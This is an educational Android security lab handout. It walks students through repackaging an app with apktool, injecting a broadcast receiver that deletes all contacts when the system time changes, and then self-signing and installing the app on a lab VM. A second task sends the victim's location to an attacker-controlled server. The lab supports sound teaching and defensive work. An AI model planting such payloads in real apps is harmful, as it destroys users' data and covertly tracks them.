

Android Repackaging Attack Lab

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1 Overview

Repackaging attack is a very common type of attacks on Android devices. In such an attack, attackers modify a popular app downloaded from app markets, reverse engineer the app, add some malicious payloads, and then upload the modified app to app markets. Users can be easily fooled, because it is hard to notice the difference between the modified app and the original app. Once the modified apps are installed, the malicious code inside can conduct attacks, usually in the background. For example, in March 2011, it was found that DroidDream Trojan had been embedded into more than 50 apps in Android official market and had infected many users. DroidDream Trojan exploits vulnerabilities in Android to gain the root access on the device.

The learning objective of this lab is for students to gain a first-hand experience in Android repackaging attack, so they can better understand this particular risk associated with Android systems, and be more cautious when downloading apps to their devices, especially from those untrusted third-party markets. In this lab, students will be asked to conduct a simple repackaging attack on a selected app, and demonstrate the attack only on our provided Android VM. Students should be warned not to submit their repackaged apps to any market, or they will face legal consequence. Nor should they run the attack on their own Android devices, as that may cause real damages.

What makes repackaging attack easy is that Android apps' binary code can be easily reverse engineered, due to the lack of protection on binaries. The left part of Figure 1 depicts the typical development process of Android apps, which produces a file called APK file. This file is uploaded to app markets for others to download. The right part of the figure shows that once attackers get the APK file, they can use reverse engineering tools to unpack the APK file, disassemble the program, add malicious logic, and then package everything back to APK file (modified) again. Attackers then upload the repackaged app to app markets, most of which do not have countermeasures to detect whether an app is repackaged or not.

Lab Environment. The lab requires two virtual machines, one is called `SEEDAndroid`, and the other is called `SEEDUbuntu16.04`. As the name indicates, the first VM is a virtual machine running Android operating system, and we need it to test our repackaging attack. The second VM is a Ubuntu Linux virtual machine; all the tools needed for this lab have already been installed on this Ubuntu VM. Both VMs and their user manuals can be downloaded from the SEED web site. These two VMs need to be connected to the same network (we can attach the same "Nat Network" adaptor to both VMs).

2 Lab Tasks

2.1 Task 1: Obtain An Android App (APK file) and Install It

To launch the repackaging attack, we need a host app. In real attacks, attackers usually choose popular apps, because they can get more people to download their repackaged apps. For this task, you can write your own app or download an existing app. You can get APK files for Android applications from many places, such




Figure 1: Overview of the Repackaging attack

as this web site: <https://apkpure.com/>. We also provide a simple app for you to download (the file name is `RepackagingLab.apk`).

It should be noted that we are using an Android VM in this lab, not a physical Android device, so some apps may not run on the VM (they will crash). One of the possible reasons for crashing is that the application may have native code. Native code compiled for a real Android device has binary code for ARM processors, while our Android VM runs on x86 processors. To get these apps to run in our Android VM, the native code needs to be recompiled for x86 processors. That requires source code, which is hard to get. Therefore, if you have encountered this problem, just find another app. This limitation is only caused by the lab environment; it is not an issue for the attacks in the real world.

Let us first install the host app. We will do it using the `adb` tool from the Ubuntu VM. First, we need to find the IP address of the Android VM. This can be achieved by running the `ifconfig` command in the Android Terminal app. We then run the following commands to install the app.

```
// Connect to the Android VM using adb
$ adb connect <ip_address_of_android_vm>

// Install the app
$ adb install <application_name>.apk
```

2.2 Task 2: Disassemble Android App

To launch the repackaging attack on an app, we need to modify the app. Although we can directly modify the APK file, it is not easy, because the code in the APK file contains Dalvik bytecode (dex format), which is not meant for human to read. We need to convert the bytecode into something that is human readable. The most common human readable format for Dalvik bytecode is known as Smali. The names “Smali” and “Baksmali” are the Icelandic equivalents of “assembler” and “disassembler”, respectively.

In this task, we will use a tool called `APKTool` to disassemble dex code (`classes.dex`) to smali code. `APKTool` is a very powerful reverse engineering tool for Android apps. It is useful to decode and rebuild Android apps. We can feed the entire APK file to the tool like the following:

```
$ apktool d [appname].apk
```

APK file is just a zip file, which contains `classes.dex` (compiled java source code, called Dalvik bytecode), `resources.arsc` (resource files), `AndroidManifest.xml`, etc. `APKTool` basically unzips the APK file, and decode its contents. For the resource files, not much needs to be done. For the Dalvik bytecode `classes.dex`, it is disassembled into smali code, `APKTool` places the output files into a created folder with a name that is the same as the name of the APK file. The typical folder structure of APK file after disassembly is shown in Figure 2. The folder contains XML resource files, `AndroidManifest` file, source code files, etc. The XML resources and `AndroidManifest` files should be readable and usually very close to their original forms. The disassembled smali code is placed in the smali folder. Typically, one smali file contains the code for one Java class.




Figure 2: APK file structure after running `APKTool`

What we will do next is to inject some malicious code into the smali folder, and then assemble everything together into a new APK package. That is why it is called Repackaging attack.

2.3 Task 3: Inject Malicious Code

In this task, we will inject malicious code into the target app's smali code. There are many ways to do that. One approach is to directly modify some existing smali file, so we can add malicious logic into it. Another approach, which is much easier, is to add a completely new component to the app; this new component is independent from the existing app, so it does not affect the app's behavior. Since each independent component can be placed in a separate smali file, using this approach, we just need to create a new smali file.

There are four types of components in Android apps, *activity*, *service*, *broadcast receiver*, and *content provider*. The first two components are most commonly used by apps, while the other two are not as common. We can add any of these components in the target app, but the most important problem for the attack is to find a way to trigger the malicious code without being noticed by users. Although solutions to the problem exist for all these components, the easiest one is broadcast receiver, which can be triggered by broadcasts sent by the system. For example, when the system time is set, a `TIME_SET` broadcast will be sent out; after the system reboots, a `BOOT_COMPLETED` broadcast will be sent out. We can write a broadcast receiver that listens to one of these broadcasts, so the malicious code will be automatically triggered by those events.

Writing a broadcast receiver in Android is quite straightforward. If you know how to do that, feel free to write your own code. After you have built an APK file from your own Java code, you should run `APKTOOL` to disassemble your APK file and obtain the smali code for your broadcast receiver. For those who have not taken any Android programming course, you can use our provided smali code. The Java code is described in the following, while the smali code can be downloaded from the web site of this lab.

```
public class MaliciousCode extends BroadcastReceiver {
    @Override
    public void onReceive(Context context, Intent intent) {
        ContentResolver contentResolver = context.getContentResolver();
        Cursor cursor = contentResolver.query
            (ContactsContract.Contacts.CONTENT_URI, null, null, null, null);

        while (cursor.moveToNext()) {
            String lookupKey = cursor.getString
                (cursor.getColumnIndex(ContactsContract.Contacts.LOOKUP_KEY));

            Uri uri = Uri.withAppendedPath
                (ContactsContract.Contacts.CONTENT_LOOKUP_URI, lookupKey);
            contentResolver.delete(uri, null, null);
        }
    }
}
```

The above malicious code, if triggered, will delete all the contact records from the device. The code implements a broadcast receiver, which will be triggered by a broadcast event. Once it is triggered, it enters the `onReceive()` method, and this is where we implement our malicious logic. The code above basically interacts with the `Contacts` app's content provider, and asks the content provider to remove all its entries, essentially wiping out all the contact records. In the code, a `ContentResolver` is used to access the contacts stored on the phone. In order to get the list of contacts, a query is sent to `Contacts`' content provider. This query does not provide any matching criterion, so all the records are returned via a `Cursor` object. The code then goes through all these records and delete them one by one.

You can download the smali code of the above program from our web site, and place it in the `smali/com`

folder that is created by `APKTool`. However, we are not done yet, because we have not tell the system when to invoke our broadcast receiver. We have to register our broadcast receiver to the system. This is done by adding some information to the target app's `AndroidManifest.xml` file, which can also be found from the folder created by `APKTool`. Moreover, in order to read from and write to `Contacts`' content provider, an app needs to declare two corresponding permissions in `AndroidManifest.xml`. The following shows what needs to be added to the manifest file.

```
<manifest...>
  ...
  <uses-permission android:name="android.permission.READ_CONTACTS" /> ①
  <uses-permission android:name="android.permission.WRITE_CONTACTS" /> ②
  ....

  <application>
    .....
    .....
    <receiver android:name="com.MaliciousCode" >
      <intent-filter>
        <action android:name="android.intent.action.TIME_SET" /> ③
      </intent-filter>
    </receiver>
  </application>
</manifest>
```

In the above manifest file, we add two permissions to allow the app to read from and write to `Contacts`' content provider (Lines ① and ②). It should be noted that these permissions are added outside of the `<application>` block, but within the `<manifest>` block. In the file, we also register our broadcast receiver to the `TIME_SET` broadcast event (Line ③), so our code can be triggered every time we change the time on the phone. The registration should be added inside the `<application>` block, not inside the `<activity>` block. The application that you downloaded from app markets may have a large `AndroidManifest.xml` file; you should carefully modify the file and place the injected contents in the right place.

2.4 Task 4: Repack Android App with Malicious Code

After we have inserted your own malicious smali code, we are ready to reassemble everything together, and build a single APK file. The process takes two steps.

Step 1: Rebuild APK We use `APKTool` again to generate a new APK file. The command is shown in the following. By default, the new APK file will be saved in the `\dist` directory.

```
$ apktool b [application_folder]
```

Step 2: Sign the APK file Android requires all apps to be digitally signed before they can be installed. This requires each APK to have a digital signature and a public key certificate. The certificate and the signature helps Android to identify the author of an app. From the security perspective, the certificate needs to be signed by a certificate authority, who, before signing, needs to verify that the identify stored inside the certificate is indeed authentic. Getting a certificate from an accepted certificate authority is usually not free, so Android allows developers to sign their certificates using their own private key, i.e., the certificate

is self signed. The purpose of such self-signed certificates is meant for apps to be able to run on Android devices, not for security. Developers can put any name they want in the certificate, regardless of whether the name is legally owned by others or not, because no certificate authority is involved to check that. Obviously, this entirely defeats the purpose of certificate and signature. Google Play Store does some name verification before accepting an app, but other third-party app markets do not always conduct such a verification. In this lab, we will just use a self-signed certificate. The entire process consists of two steps.

1. Step 1: Generate a public and private key pair using the `keytool` command:

```
$ keytool -alias <alias_name> -genkey -v -keystore mykey.keystore
```

The tool will prompt users for a password, which is used to protect the keystore; it also asks users to provide some additional information for the key. It then generates a public/private key pair, and store that in a keystore file `mykey.keystore` (specified at the command line). The keystore can store multiple keys, each identified by an alias name (specified in the command), which is the name that we will use later when signing your app.

2. Step 2: We can now use `jarsigner` to sign the APK file using the key generated in the previous step. We can do it using the following command.

```
$ jarsigner -keystore mykey.keystore app_name.apk <alias_name>
```

The command `jarsigner` prompts the user to enter the password, which is needed for accessing the keystore. It then use the key (identified by the alias name) to sign the APK file.

2.5 Task 5: Install the Repackaged App and Trigger the Malicious Code

In this final step, we will install the modified app on our Android VM, and test whether the attack is successful or not. If we have already installed the app before, we need to go to Android VM and uninstall the app first; otherwise, we will not be able to install the repackaged app, because of the signature mismatch. The instructions for installation are the same as those in Task 1.

Before demonstrating the attack, we need to give our application permission to access contacts. In a real world scenario, applications usually ask users for permission. Permissions for photos, contacts, location etc. are very commonly asked for.

```
Settings -> Apps -> Repackaging Lab -> Permissions -> toggle contacts on
```

To demonstrate whether the attack works, we just need to run the application once, add a few contacts in the `Contacts` app and change the time on the android VM. If your attack is successful, you should see that all the contact records that you just entered are deleted. To change the time, do the following:

```
Settings -> Date and Time -> Set time
```

Common problems. We need to run the installed repackaged application once to register the receiver. Otherwise, the injected code will not be executed.

2.6 Task 6: Using Repackaging Attack to Track Victim's Location

In this task, we will perform another repackaging attack where the malicious code will steal the location information from a user's phone, essentially tracking the user's movement.

Step 1. Setting up mock locations. On an Android device, we can get the location information from its GPS hardware. However, our Android VM does not have such hardware, but Android OS does allow us to provide mock locations to applications. All we need to do is to write a mock location app, and then configure the Android OS to get locations from this app, instead of a real GPS hardware. We have already installed such an app in the Android VM. This app can simulate location traces in six different cities. Simply select a city from the app.

Step 2: Configuring DNS. The malicious code in the repackaged app will send out the victim's coordinates to the attacker's server at `www.repackagingattacklab.com`. We are going to use the SEEDUbuntu VM to host this server. Therefore, we need to map the hostname to the Ubuntu VM's IP address. The easiest way to set this up is to add a line to the `/system/etc/hosts` file on the Android VM. We can use a text editor tool (such as `vi` or some editor app) to directly modify the file on Android.

```
// Run the following commands on the Android VM
$ su root
# vi /system/etc/hosts

Add the following entry to the end of hosts
IP Address www.repackagingattacklab.com

where IP_Address is the IP address of the Ubuntu VM
```

If you are not familiar with the editing tool on Android, you can copy the file to the Ubuntu VM, make changes in Ubuntu, and then copy the file back to Android. The following commands are for this latter approach.

```
// Run the following commands on the Ubuntu VM
// Assume Android VM's IP is: 10.0.2.9

// Get the Ubuntu VM's IP address
$ ifconfig

// Start the adb daemon with root privilege
$ adb root

// Connect to the Android VM
$ adb connect 10.0.2.9

// Download the hosts file from the Android VM
$ adb pull /system/etc/hosts

// Modify the downloaded hosts file on Ubuntu VM
$ gedit ./hosts (or use your own favorite text editor)

Add the following entry to the end of hosts
IP_Address www.repackagingattacklab.com

where IP_Address is the IP address of the Ubuntu VM

// Upload the hosts file back to the Android VM
$ adb push ./hosts /system/etc/hosts
```

Step 3: Repackaging and installing the victim app. We will follow the instructions in Tasks 1 to 5 to conduct the repackaging. We will even use the same host app. The only difference is that we are going to use a new set of smali code, which can be downloaded from our website. There are three smali files: `MaliciousCode.smali`, `SendData$1.smali`, and `SendData.smali`. Place them in the `smali/com/mobiseed/repackaging` folder of the unpacked application.

We also have to modify the `AndroidManifest.xml`, because the malicious code requires different permissions than the one used in Tasks 1 to 5. We need three permissions related to location and one for Internet access.

```
<manifest...>
  ...
  <uses-permission android:name="android.permission.ACCESS_COARSE_LOCATION"/>
  <uses-permission android:name="android.permission.ACCESS_FINE_LOCATION"/>
  <uses-permission android:name="android.permission.ACCESS_MOCK_LOCATION" />
  <uses-permission android:name="android.permission.INTERNET"/>
  ....
  <application>
    .....
    .....
    <receiver android:name="com.mobiseed.repackaging.MaliciousCode" >
      <intent-filter>
        <action android:name="android.intent.action.TIME_SET" />
      </intent-filter>
    </receiver>
  </application>
</manifest>
```

Step 4: Enabling the permission on the Android VM. Adding location permissions to the manifest file is not enough. When an app is installed via a store app, such as the Play store, users will be asked whether they will grant those location permissions to the app. If users approve, the Play store will tell the system that the permissions are granted. Since we install our app via the `adb` tool, which does not prompt us for approvals; nor will it automatically enable these permissions for the app. Therefore, we have to do it manually. Follow the steps below to allow location access. It should be noted that on a real phone, users do not need to perform this step manually.

```
Settings -> Apps -> Repackaging Lab -> Permissions -> toggle location on
```

Step 5: Triggering the attacking code. Now we are ready to see the attack work. Run the mock location application and choose a location, then change the time on your Android VM. To change time, click the following sequence:

```
Settings -> date and time -> set time
```

Step 6: Tracking the victim. Once the malicious code is triggered, we can go back to our Ubuntu VM, load `http://www.repackagingattacklab.com` into our Firefox browser. If your attack is successful, you should be able to track the victim of the Android VM. You can go to the mock location app to

change to a different city, and see whether your malicious code can correctly track the victim's movement. Please describe your observations.

3 Submission and Demonstration

You need to submit a detailed lab report to describe what you have done and what you have observed, including screenshots and code snippets (if needed). You also need to provide explanation to the observations that are interesting or surprising. You are encouraged to pursue further investigation, beyond what is required by the lab description.